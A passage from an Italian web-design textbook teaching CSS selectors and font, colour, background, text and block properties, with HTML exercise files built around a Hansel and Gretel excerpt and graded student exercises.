/* testo_ignorato */
```

Il selettore di una regola CSS è qualcosa che rappresenta una parte del testo a cui si vogliono applicare le dichiarazioni relative. Nella situazione più semplice, il selettore viene indicato con il nome dell’elemento a cui si attribuisce, come già apparso negli esempi mostrati in precedenza. Tutti gli elementi HTML che si possono utilizzare nel corpo, ovvero all’interno dell’elemento ‘**BODY**’, possono utilizzare l’attributo ‘**CLASS**’. Ciò permette di attribuire loro una ***classe***, ovvero un gruppo, di solito nell’ambito di quel tipo di elemento. Per indicare un selettore che faccia riferimento a una classe specifica di un certo elemento, si usa la notazione seguente:

```
[elemento] .classe
```

Come si vede, l’indicazione dell’elemento è facoltativa, in modo tale che, se non lo si indica, si faccia riferimento a tutti gli elementi che appartengono a quella stessa classe. L’esempio seguente mostra il caso degli elementi ‘**P**’ che appartengono alla classe ‘**nota**’, a cui viene abbinato il colore rosso per il testo:

```
P.nota { color: red }
```

L’esempio seguente mostra invece l’utilizzo di un selettore che fa riferimento a una classe di qualunque elemento:

```
.calmante { color: green }
```

Un selettore può essere composto in modo da definire la dipendenza da un contesto. In altri termini, si può definire un selettore che dipende da un altro:

```
selettore sottoselettore...
```

Il primo selettore indica un ambito, all’interno del quale va cercata la corrispondenza per il secondo selettore, continuando eventualmente ad aumentare il dettaglio con altri selettori più specifici. Si osservi l’esempio seguente; serve a fare riferimento agli elementi ‘**EM**’ che si trovano all’interno di un elemento ‘**H1**’:

```
H1 EM { color: green }
```

È importante distinguere il raggruppamento di selettori dalla definizione di un contesto più dettagliato come in questo caso. Infatti, per raggruppare i selettori si utilizza la virgola. L'esempio seguente applica il colore verde a tutti gli elementi '**EM**' contenuti all'interno di elementi '**H1**' o '**H2**':

```
H1 EM, H2 EM { color: green }
```

Un selettore può anche individuare una pseudo-classe, ovvero una zona di testo che viene individuata dal programma che si occupa di interpretare il documento HTML, che non corrisponde a elementi e classi indicati espressamente:

elemento* : *pseudo_classe

elemento* . *classe* : *pseudo_classe

. *classe* : *pseudo_classe*

: *pseudo_classe*

Il caso tipico di una pseudo-classe è quella che delimita la prima lettera di un elemento: '**first-letter**'. L'esempio seguente serve a ottenere una lettera iniziale più grande in tutti gli elementi '**P**' di classe '**primo**':

```
P.primo:first-letter {
    font-size: 200%;
    float: left;
}
```

491.1 File «linguaggio-css-01.html»

Si realizzi il file 'linguaggio-css-01.html' con il contenuto seguente:

```
1    <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2    <HTML LANG="it">
3    <HEAD>
4        <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5        <META NAME="Description" CONTENT="Linguaggio CSS, esempio 01">
6        <META NAME="Keywords" CONTENT="HTML, CSS, stile, esempio">
7        <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
8        <META NAME="Date" CONTENT="2007.01.01">
9        <META NAME="Resource-type" LANG="en" CONTENT="Document">
10       <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
11       <META NAME="Robots" CONTENT="ALL">
12       <TITLE>Linguaggio CSS</TITLE>
```

```
13       <STYLE TYPE="text/css">
14           <!--
15               H1 {
16                   color: blue;
17                   font-size:        48pt;
18               }
19               P {
20                   font-size:        24pt;
21                   color:            green;
22               }
23               P.autore {
24                   font-size:        18pt;
25                   text-align:       right;
26                   font-style:       italic;
27                   color:            black;
28               }
29               P.inizio:first-letter {
30                   font-size:        200%;
31                   color:            black;
32               }
33           -->
34       </STYLE>
35   </HEAD>
36   <BODY>
37
38   <H1>H&auml;nsel e Gretel</H1>
39
40   <P CLASS="autore">di Jacob e Wilhelm Grimm</P>
41
42   <P CLASS="inizio">Davanti a un gran bosco abitava un povero taglialegna
43   con sua moglie e i suoi due bambini; il maschietto si chiamava
44   H&auml;nsel e la bambina Gretel. Egli aveva poco da metter sotto i
45   denti, e quando ci fu nel paese una grande carestia, non poteva neanche
46   pi&ugrave; procurarsi il pane tutti i giorni. [...]</P>
47
48   <P>Per la fame, neppure i due bimbi potevan dormire, e avevano udito
49   quel che la matrigna diceva al padre. Gretel piangeva amaramente, e
50   disse a H&auml;nsel: - Adesso per noi &egrave; finita. - [...]</P>
51
52   <P>[...]</P>
53
54   </BODY>
55   </HTML>
```

Figura 491.9. Aspetto del file '`linguaggio-css-01.html`'.

Hänsel e Gretel

di Jacob e Wilhelm Grimm

Davanti a un gran bosco abitava un povero taglialegna con sua moglie e i suoi due bambini; il maschietto si chiamava Hänsel e la bambina Gretel. Egli aveva poco da metter sotto i denti, e quando ci fu nel paese una grande carestia, non poteva neanche più procurarsi il pane tutti i giorni. [...]

Per la fame, neppure i due bimbi potevan dormire, e avevano udito quel che la matrigna diceva al padre. Gretel piangeva amaramente, e disse a Hänsel: – Adesso per noi è finita. – [...]

[...]

1

491.2 Elementi «DIV» e «SPAN»

Nei capitoli che descrivono l'uso del linguaggio HTML è stata omessa la descrizione degli elementi '**`DIV`**' e '**`SPAN`**', che diventano importanti quando si usano gli stili CSS. L'elemento '**`DIV`**' è un blocco che racchiude blocchi; l'elemento '**`SPAN`**' si inserisce nel testo lineare e contiene testo lineare.

Questi elementi non comportano una modifica estetica del loro contenuto, perché servono solo a delimitare in qualche modo blocchi o testo, per assegnargli degli attributi. Per esempio, si può modificare il linguaggio:

```
<DIV LANG="en">

    <P>This is free software; you can redistribute it and/or modify
    it under the terms of the GNU General Public License as published by
    the Free Software Foundation; either version 2 of the License, or
    (at your option) any later version.</P>

</DIV>
```

Nell'ambito dello studio dei fogli di stile, questi elementi sono utili per l'attribuzione di una classe:

```
Il sig. <SPAN CLASS="nome">Tizio Tizi</SPAN> è andato...
```

Capitolo 492

Controllo del carattere

Il carattere tipografico può essere controllato con una serie di proprietà CSS; in particolare possono essere utili quelle che appaiono nella tabella successiva.

Tabella 492.1. Proprietà riferite ai caratteri.

Proprietà	Valori	Descrizione
`font-family`	***nome***	Carattere tipografico indicato per nome.
	`serif`	Carattere con grazie.
	`sans-serif`	Carattere senza grazie.
	`monospace`	Dattilografico.
`font-style`	`normal`	Forma normale.
	`italic`	Corsivo.
	`oblique`	Obliquo.
`font-variant`	`normal`	Serie normale.
	`small-caps`	Maiuscoletto.
`font-weight`	`normal`	Tono normale.
	`bold`	Nero.
	`bolder`	Nerissimo.
	`lighter`	Chiaro.
`font-size`	***n***`pt`	Dimensione in punti.
	n`cm`	Dimensione in centimetri.
	n`mm`	Dimensione in millimetri.
	n`em`	Dimensione relativa in quadratoni.
	n`ex`	Dimensione relativa in Ex.
	n`%`	Dimensione relativa percentuale.
	`small`	Carattere piccolo.
	`medium`	Carattere normale.
	`large`	Carattere grande.

Alla proprietà '**`font-family`**' può essere attribuito il nome di una famiglia di caratteri, op-

pure il nome di una «famiglia generica», che in pratica identifica uno stile del carattere senza indicare esattamente quale tipo di carattere (nella tabella appaiono solo nomi di famiglie generiche). Una famiglia di caratteri potrebbe essere '**`times`**', mentre una famiglia generica potrebbe essere '**`serif`**', ovvero un carattere munito di grazie. Alla proprietà '**`font-family`**' possono essere abbinati più tipi di caratteri, separati da una virgola, per indicare una sequenza alternativa da utilizzare in mancanza di quello preferito:

```
BODY { font-family: gill, helvetica, sans-serif }
```

L'esempio mostra proprio questo: prima si tenta di utilizzare il carattere '**`gill`**'; quindi si prova con '**`helvetica`**'; infine ci si accontenta di un carattere senza grazie, '**`sans-serif`**'.

Figura 492.3. Confronto visivo tra le famiglie generiche.

Times	serif	carattere con grazie
Helvetica	sans-serif	carattere senza grazie
Courier	monospace	carattere dattilografico

492.1 File «caratteri-css-01.html»

Si realizzi il file '`caratteri-css-01.html`' partendo dal file '`linguaggio-css-01.html`', già realizzato in precedenza, modificando la dichiarazione dello stile come si vede nel testo seguente:

```
1   <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2   <HTML LANG="it">
3   <HEAD>
4       <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5       <META NAME="Description" CONTENT="Carattere tipografico,
6           esempio 01">
7       <META NAME="Keywords" CONTENT="HTML, CSS, carattere, esempio">
8       <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
9       <META NAME="Date" CONTENT="2007.01.01">
10      <META NAME="Resource-type" LANG="en" CONTENT="Document">
11      <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
12      <META NAME="Robots" CONTENT="ALL">
13      <TITLE>Linguaggio CSS</TITLE>
14      <STYLE TYPE="text/css">
15          <!--
16              H1 {
17                  font-family:    serif;
18                  font-style:     normal;
19                  font-variant:   normal;
20                  font-weight:    bolder;
21                  font-size:      2cm;
22              }
23              P {
24                  font-family:    sans-serif;
25                  font-style:     italic;
26                  font-variant:   normal;
27                  font-weight:    lighter;
```

```
28                  font-size:      1cm;
29              }
30              P.autore {
31                  font-size:        5mm;
32                  text-align:       right;
33                  font-style:       italic;
34              }
35              P.inizio:first-letter {
36                  font-size:        200%;
37                  color:            Blue;
38              }
39          -->
40      </STYLE>
41  </HEAD>
42  <BODY>
43  
44  <H1>H&auml;nsel e Gretel</H1>
45  
46  <P CLASS="autore">di Jacob e Wilhelm Grimm</P>
47  
48  <P CLASS="inizio">Davanti a un gran bosco abitava un povero taglialegna
49  con sua moglie e i suoi due bambini; il maschietto si chiamava
50  H&auml;nsel e la bambina Gretel. Egli aveva poco da metter sotto i
51  denti, e quando ci fu nel paese una grande carestia, non poteva neanche
52  pi&ugrave; procurarsi il pane tutti i giorni. [...]</P>
53  
54  <P>Per la fame, neppure i due bimbi potevan dormire, e avevano udito
55  quel che la matrigna diceva al padre. Gretel piangeva amaramente, e
56  disse a H&auml;nsel: - Adesso per noi &egrave; finita. - [...]</P>
57  
58  <P>[...]</P>
59  
60  </BODY>
61  </HTML>
```

Figura 492.5. Aspetto del file '`caratteri-css-01.html`'.

Hänsel e Gretel

di Jacob e Wilhelm Grimm

Davanti a un gran bosco abitava un povero taglialegna con sua moglie e i suoi due bambini; il maschietto si chiamava Hänsel e la bambina Gretel. Egli aveva poco da metter sotto i denti, e quando ci fu nel paese una grande carestia, non poteva neanche più procurarsi il pane tutti i giorni. [...]

Per la fame, neppure i due bimbi potevan dormire, e avevano udito quel che la matrigna diceva al padre. Gretel piangeva amaramente, e disse a Hänsel: - Adesso per noi è finita. - [...]

[...]

492.2 File «caratteri-css-02.html»

Si realizzi il file '`caratteri-css-02.html`', con qualsiasi contenuto, sperimentando anche altre proprietà descritte nel capitolo a proposito del carattere tipografico.

492.3 Verifica sull'uso delle proprietà riferite ai caratteri

In base a quanto appreso fino a questo punto, si realizzi il file '`verifica-caratteri-css-01.html`' che produca un risultato abbastanza simile a quello mostrato di seguito, quando viene visto attraverso un navigatore. In questa verifica va usato in modo appropriato l'elemento '**`SPAN`**':

do *re* mi *fa* sol *la* **SI**

c *d* e *f* g a **B**

Le sillabe della prima riga e le lettere della seconda, rappresentano le sette note musicali, scritte secondo la notazione italiana e la notazione inglese. Ogni nota (sillaba o lettera) è scritta con un rapporto di circa il 150 % rispetto alla precedente, inoltre sono stati usati gli evidenziamenti seguenti:

Nota (sillaba o lettera)	Carattere
do	Carattere con grazie, normale.
re	Carattere con grazie, corsivo.
mi	Carattere senza grazie, normale.
fa	Carattere senza grazie, corsivo.
sol	Carattere dattilografico, normale.
la	Carattere dattilografico, corsivo
si	Carattere con grazie, maiuscoletto.
c	Carattere con grazie, normale, nero.
d	Carattere con grazie, corsivo, nero.
e	Carattere senza grazie, normale, nero.
f	Carattere senza grazie, corsivo, nero.
g	Carattere dattilografico, normale, nero.
a	Carattere dattilografico, corsivo, nero.
b	Carattere con grazie, maiuscoletto, nero.

Si completi l'intestazione, coerentemente, secondo il proprio criterio, seguendo le modalità già stabilite. Inoltre, lo stile CSS deve essere incorporato nel file HTML. Si deve consegnare per la valutazione:

1. la stampa del risultato ottenuto attraverso il navigatore;
2. la stampa del sorgente.

Si richiede espressamente che tutti gli elementi, a esclusione di quelli che devono essere vuoti, siano terminati correttamente con il marcatore di chiusura.

Colore e sfondo

Il colore del carattere, il colore dello sfondo ed eventualmente l'immagine dello sfondo possono essere definiti attraverso le proprietà CSS della tabella successiva.

Tabella 493.1. Proprietà riferite ai colori e allo sfondo.

Proprietà	Valori	Descrizione
`color`	***colore***	Colore del carattere o di primo piano.
`background-color`	***colore***	Colore dello sfondo.
`background-image`	`url(`***uri***`)`	Immagine da usare per lo sfondo.

I colori si possono indicare attraverso il nome che questi hanno in inglese, oppure attraverso la funzione '**`rgb()`**', con la quale si specifica il valore RGB:

```
rgb(livello_rosso, livello_verde, livello_blu)
```

I numeri che esprimono i livelli dei colori fondamentali RGB vanno da 0 a 255.

Quando si esprimono i colori attraverso il nome (in inglese), conviene rimanere nell'ambito di un gruppo ristretto: '**`aqua`**', '**`black`**', '**`blue`**', '**`fuchsia`**', '**`gray`**', '**`green`**', '**`lime`**', '**`maroon`**', '**`navy`**', '**`olive`**', '**`purple`**', '**`red`**', '**`silver`**', '**`teal`**', '**`white`**' e '**`yellow`**'.

493.1 File «colori-css-01.html»

Si realizzi il file '`colori-css-01.html`' con il contenuto seguente, partendo da una copia del file '`caratteri-css-01.html`':

```
1   <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2   <HTML LANG="it">
3   <HEAD>
4       <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5       <META NAME="Description" CONTENT="Colori del testo e dello sfondo,
6           esempio 01">
7       <META NAME="Keywords" CONTENT="HTML, CSS, carattere, esempio">
8       <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
9       <META NAME="Date" CONTENT="2007.01.01">
10      <META NAME="Resource-type" LANG="en" CONTENT="Document">
11      <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
12      <META NAME="Robots" CONTENT="ALL">
13      <TITLE>Linguaggio CSS</TITLE>
14      <STYLE TYPE="text/css">
15          <!--
16              BODY {
17                  background-color: yellow;
18              }
19              H1 {
20                  font-weight:      bolder;
21                  font-size:        2cm;
```

```
22                 background-color: red;
23                 color:            white;
24             }
25             P {
26                 font-family:      sans-serif;
27                 font-style:       italic;
28                 font-variant:     normal;
29                 font-weight:      lighter;
30                 font-size:        1cm;
31                 background-color: green;
32             }
33             P.autore {
34                 font-size:        5mm;
35                 text-align:       right;
36                 font-style:       italic;
37                 color:            white;
38             }
39             P.inizio:first-letter {
40                 font-size:        200%;
41                 color:            Blue;
42             }
43         -->
44     </STYLE>
45 </HEAD>
46 <BODY>
47 
48 <H1>H&auml;nsel e Gretel</H1>
49 
50 <P CLASS="autore">di Jacob e Wilhelm Grimm</P>
51 
52 <P CLASS="inizio">Davanti a un gran bosco abitava un povero taglialegna
53 con sua moglie e i suoi due bambini; il maschietto si chiamava
54 H&auml;nsel e la bambina Gretel. Egli aveva poco da metter sotto i
55 denti, e quando ci fu nel paese una grande carestia, non poteva neanche
56 pi&ugrave; procurarsi il pane tutti i giorni. [...]</P>
57 
58 <P>Per la fame, neppure i due bimbi potevan dormire, e avevano udito
59 quel che la matrigna diceva al padre. Gretel piangeva amaramente, e
60 disse a H&auml;nsel: - Adesso per noi &egrave; finita. - [...]</P>
61 
62 <P>[...]</P>
63 
64 </BODY>
65 </HTML>
```

Figura 493.3. Aspetto del file ‘`colori-css-01.html`’.

Hänsel e Gretel

di Jacob e Wilhelm Grimm

Davanti a un gran bosco abitava un povero taglialegna con sua moglie e i suoi due bambini; il maschietto si chiamava Hänsel e la bambina Gretel. Egli aveva poco da metter sotto i denti, e quando ci fu nel paese una grande carestia, non poteva neanche più procurarsi il pane tutti i giorni. [...]

Per la fame, neppure i due bimbi potevan dormire, e avevano udito quel che la matrigna diceva al padre. Gretel piangeva amaramente, e disse a Hänsel: - Adesso per noi è finita. - [...]

[...]

493.2 File «colori-css-02.html»

Si realizzi il file ‘`colori-css-02.html`’ con un contenuto qualsiasi, sperimentando l’uso di altri colori comuni: ‘**`aqua`**’, ‘**`black`**’, ‘**`blue`**’, ‘**`fuchsia`**’, ‘**`gray`**’, ‘**`green`**’, ‘**`lime`**’, ‘**`maroon`**’, ‘**`navy`**’, ‘**`olive`**’, ‘**`purple`**’, ‘**`red`**’, ‘**`silver`**’, ‘**`teal`**’, ‘**`white`**’ e ‘**`yellow`**’.

493.3 File «sfondo-css-01.html»

Si realizzi il file ‘`sfondo-css-01.html`’ con il contenuto seguente:

```
1   <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
2       "http://www.w3.org/TR/html4/strict.dtd">
3   <HTML LANG="it">
4   <HEAD>
5       <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
6       <META NAME="Description" CONTENT="Sfondo">
7       <META NAME="Keywords" CONTENT="HTML, sfondo, esempio 1">
8       <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
9       <META NAME="Date" CONTENT="2007.01.01">
10      <META NAME="Resource-type" LANG="en" CONTENT="Document">
11      <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
12      <META NAME="Robots" CONTENT="ALL">
13      <TITLE>Sfondo</TITLE>
14      <STYLE TYPE="text/css">
15          <!--
16              BODY {
17                  background-color: yellow;
```

```
18                  background-image:
19                  url(http://www.gnu.org/graphics/philosophical-gnu-sm.jpg);
20              }
21              H1 {
22                  font-weight:    bolder;
23                  font-size:      2cm;
24              }
25              P {
26                  font-family:    sans-serif;
27                  font-size:      1cm;
28              }
29          -->
30      </STYLE>
31  </HEAD>
32  <BODY>
33
34  <H1>Le cose che mi piacciono</H1>
35
36  <P>Ci sono due cose che mi piacciono: il software libero e gli standard
37  liberi. Per saperne di pi&ugrave; sul software libero si pu&ograve;
38  leggere qualcosa di utile a partire dal sito <A
39  HREF="http://www.gnu.org">http://www.gnu.org</A>.</P>
40
41  </BODY>
42  </HTML>
```

Si deve ottenere sullo sfondo del documento l'immagine del «GNU filosofico», ripetuta più volte (se non si dispone di un collegamento alla rete esterna, si può usare un'immagine qualunque, modificando il riferimento in modo appropriato, per esempio così: '**`url(philosophical-gnu-sm.jpg)`**').


493.4 File «sfondo-css-02.html»

Si realizzi il file '`sfondo-css-02.html`' a partire dal file '`sfondo-css-01.html`', facendo in modo che l'immagine compaia solo sotto la superficie dei paragrafi (gli elementi '**`P`**').

493.5 Verifica sull'uso delle proprietà riferite ai colori

In base a quanto appreso fino a questo punto, si realizzi il file '`verifica-colori-css-01.html`' che produca un risultato abbastanza simile a quello mostrato di seguito, quando viene visto attraverso un navigatore. Per realizzare questa verifica si può partire dal file '`verifica-caratteri-css-01.html`' già realizzato in precedenza:

do re mi fa sol la SI

c d e f g a B

Lo sfondo del documento è grigio; ogni nota musicale è rappresentata con un colore diverso, con questa sequenza: nero, marrone, rosso, arancio, giallo, verde, blu.

Si completi l'intestazione, coerentemente, secondo il proprio criterio, seguendo le modalità già stabilite. Inoltre, lo stile CSS deve essere incorporato nel file HTML. Si deve consegnare per la valutazione:

1. la stampa del risultato ottenuto attraverso il navigatore;
2. la stampa del sorgente.

Si richiede espressamente che tutti gli elementi, a esclusione di quelli che devono essere vuoti, siano terminati correttamente con il marcatore di chiusura.

Capitolo 494

Testo

Alcune proprietà riferite al testo sono descritte nella tabella successiva. Si tratta in particolare dell'allineamento orizzontale, del rientro e dell'altezza della riga.

Tabella 494.1. Proprietà riferite al testo.

Proprietà	Valori	Descrizione
`vertical-align`	`baseline`	Testo al livello normale.
	`middle`	Allinea al centro.
	`sub`	Pedice.
	`super`	Apice.
`text-transform`	`none`	Nessuna trasformazione del testo.
	`capitalize`	Rende maiuscola la prima lettera delle parole.
	`uppercase`	Tutto maiuscolo.
	`lowercase`	Tutto minuscolo.
`text-align`	`left`	Allinea a sinistra.
	`right`	Allinea a destra.
	`center`	Centra.
	`justify`	Allinea a sinistra e a destra.
`text-indent`	***n***`pt`	Rientro in punti.
	n`cm`	Rientro in centimetri.
	n`mm`	Rientro in millimetri.
	n`em`	Rientro relativo in quadratoni.
	n`ex`	Rientro relativo in Ex.
	n`%`	Rientro relativo in percentuale.
`line-height`	`normal`	Altezza normale della riga.
	n`pt`	Altezza in punti.
	n`cm`	Altezza in centimetri.
	n`mm`	Altezza in millimetri.
	n`%`	Altezza relativa in percentuale.

494.1 File «testo-css-01.html»

Si realizzi il file ‘`testo-css-01.html`’ con il contenuto seguente, partendo da una copia del file ‘`colori-css-01.html`’:

```
1  <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2  <HTML LANG="it">
3  <HEAD>
4      <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5      <META NAME="Description" CONTENT="Caratteristiche del testo,
6          esempio 01">
7      <META NAME="Keywords" CONTENT="HTML, CSS, testo, esempio">
8      <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
9      <META NAME="Date" CONTENT="2007.01.01">
10     <META NAME="Resource-type" LANG="en" CONTENT="Document">
11     <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
12     <META NAME="Robots" CONTENT="ALL">
13     <TITLE>Linguaggio CSS</TITLE>
14     <STYLE TYPE="text/css">
15         <!--
16             BODY {
17                 line-height:      15mm;
18             }
19             H1 {
20                 font-size:        10mm;
21                 text-transform:   uppercase;
22             }
23             P {
24                 font-size:        5mm;
25                 text-align:       justify;
26             }
27         -->
28     </STYLE>
29 </HEAD>
30 <BODY>
31
32 <H1>H&auml;nsel e Gretel</H1>
33
34 <P>di Jacob e Wilhelm Grimm</P>
35
36 <P>Davanti a un gran bosco abitava un povero taglialegna
37 con sua moglie e i suoi due bambini; il maschietto si chiamava
38 H&auml;nsel e la bambina Gretel. Egli aveva poco da metter sotto i
39 denti, e quando ci fu nel paese una grande carestia, non poteva neanche
40 pi&ugrave; procurarsi il pane tutti i giorni. [...]</P>
41
42 <P>Per la fame, neppure i due bimbi potevan dormire, e avevano udito
43 quel che la matrigna diceva al padre. Gretel piangeva amaramente, e
44 disse a H&auml;nsel: - Adesso per noi &egrave; finita. - [...]</P>
45
46 <P>[...]</P>
47
48 </BODY>
```

```
49    </HTML>
```

Figura 494.3. Aspetto del file ‘testo-css-01.html’.

HÄNSEL E GRETEL

di Jacob e Wilhelm Grimm

Davanti a un gran bosco abitava un povero taglialegna con sua moglie e i suoi due bambini; il maschietto si chiamava Hä nsel e la bambina Gretel. Egli aveva poco da metter sotto i denti, e quando ci fu nel paese una grande carestia, non poteva neanche più procurarsi il pane tutti i giorni. [...]

Per la fame, neppure i due bimbi potevan dormire, e avevano udito quel che la matrigna diceva al padre. Gretel piangeva amaramente, e disse a Hä nsel: - Adesso per noi è finita. - [...]

[...]

494.2 Verifica sull'uso delle proprietà riferite al testo

In base a quanto appreso fino a questo punto, si realizzi il file ‘verifica-testo-css-01.html’ che produca un risultato abbastanza simile a quello mostrato di seguito, quando viene visto attraverso un navigatore:

Figura 494.4. Aspetto del file '`verifica-testo-css-01.html`'.

Hänsel e Gretel

Di Jacob E Wilhelm Grimm

Davanti A Un Gran Bosco Abitava Un Povero Taglialegna Con Sua Moglie E I Suoi Due Bambini; Il Maschietto Si Chiamava Hänsel E La Bambina Gretel. Egli Aveva Poco Da Metter Sotto I Denti, E Quando Ci Fu Nel Paese Una Grande Carestia, Non Poteva Neanche Più Procurarsi Il Pane Tutti I Giorni. [...]

Per La Fame, Neppure I Due Bimbi Potevan Dormire, E Avevano Udito Quel Che La Matrigna Diceva Al Padre. Gretel Piangeva Amaramente, E Disse A Hänsel: - Adesso Per Noi È Finita. - [...]

[...]

Le maiuscole all'inizio di ogni parola sono ottenute attraverso una proprietà, mentre nel sorgente HTML il testo è scritto normalmente.

Si completi l'intestazione, coerentemente, secondo il proprio criterio, seguendo le modalità già stabilite. Inoltre, lo stile CSS deve essere incorporato nel file HTML. Si deve consegnare per la valutazione:

1. la stampa del risultato ottenuto attraverso il navigatore;
2. la stampa del sorgente.

Si richiede espressamente che tutti gli elementi, a esclusione di quelli che devono essere vuoti, siano terminati correttamente con il marcatore di chiusura.

Capitolo 495

Blocchi

Alcune proprietà riferite ai blocchi di testo rettangolari sono descritte nella tabella successiva. Si tratta in particolare dei margini, dei bordi e della dichiarazione di blocchi fluttuanti.

Tabella 495.1. Proprietà riferite al testo racchiuso in blocchi rettangolari.

Proprietà	Valori	Descrizione
`margin-top`	`auto`	Margine superiore automatico.
	n`pt`	Margine superiore in punti.
	n`cm`	Margine superiore in centimetri.
	n`mm`	Margine superiore in millimetri.
	n`%`	Margine superiore relativo in percentuale.
`margin-bottom`	`auto`	Margine inferiore automatico.
	n`pt`	Margine inferiore in punti.
	n`cm`	Margine inferiore in centimetri.
	n`mm`	Margine inferiore in millimetri.
	n`%`	Margine inferiore relativo in percentuale.
`margin-left`	`auto`	Margine sinistro automatico.
	n`pt`	Margine sinistro in punti.
	n`cm`	Margine sinistro in centimetri.
	n`mm`	Margine sinistro in millimetri.
	n`%`	Margine sinistro relativo in percentuale.
`margin-right`	`auto`	Margine destro automatico.
	n`pt`	Margine destro in punti.
	n`cm`	Margine destro in centimetri.
	n`mm`	Margine destro in millimetri.
	n`%`	Margine destro relativo in percentuale.
`border-width`	`thin`	Bordo sottile.
	`medium`	Bordo medio.
	`thick`	Bordo spesso.

Proprietà	Valori	Descrizione
`border-color`	***colore***	Colore del bordo.
`border-style`	`none`	Bordo non visibile.
	`dotted`	Bordo puntato.
	`dashed`	Bordo tratteggiato.
	`solid`	Bordo continuo.
	`double`	Bordo continuo doppio.
`width`	`auto`	Larghezza automatica.
	n`pt`	Larghezza in punti.
	n`cm`	Larghezza in centimetri.
	n`mm`	Larghezza in millimetri.
	n`%`	Larghezza relativa in percentuale.
`height`	`auto`	Altezza automatica.
	n`pt`	Altezza in punti.
	n`cm`	Altezza in centimetri.
	n`mm`	Altezza in millimetri.
	n`%`	Altezza relativa in percentuale.
`float`	`none`	Blocco fisso.
	`left`	Blocco fluttuante collocato a sinistra con testo che scorre a destra.
	`right`	Blocco fluttuante collocato a destra con testo che scorre a sinistra.
`clear`	`none`	Scorre normalmente.
	`left`	Salta un oggetto che si trova a sinistra.
	`right`	Salta un oggetto che si trova a destra.
	`both`	Salta qualunque oggetto fluttuante.

495.1 File «blocchi-css-01.html»

Si realizzi il file 'blocchi-css-01.html' con il contenuto seguente, riutilizzando eventualmente esercitazioni già svolte:

```
1   <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2   <HTML LANG="it">
3   <HEAD>
4       <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5       <META NAME="Description" CONTENT="Blocchi, esempio 01">
6       <META NAME="Keywords" CONTENT="HTML, CSS, blocchi, esempio">
7       <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
8       <META NAME="Date" CONTENT="2007.01.01">
9       <META NAME="Resource-type" LANG="en" CONTENT="Document">
10      <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
11      <META NAME="Robots" CONTENT="ALL">
12      <TITLE>Blocchi</TITLE>
13      <STYLE TYPE="text/css">
14          <!--
15              A.sinistra {
16                  float:          left;
17                  margin-right:   2cm;
18              }
19              A.destra {
20                  float:          right;
21                  margin-left:    2cm;
22              }
23              H1 {
24                  font-weight:    bolder;
25                  font-size:      2cm;
26              }
27              P {
28                  font-family:    sans-serif;
29                  font-size:      8mm;
30                  text-align:     justify;
31              }
32          -->
33      </STYLE>
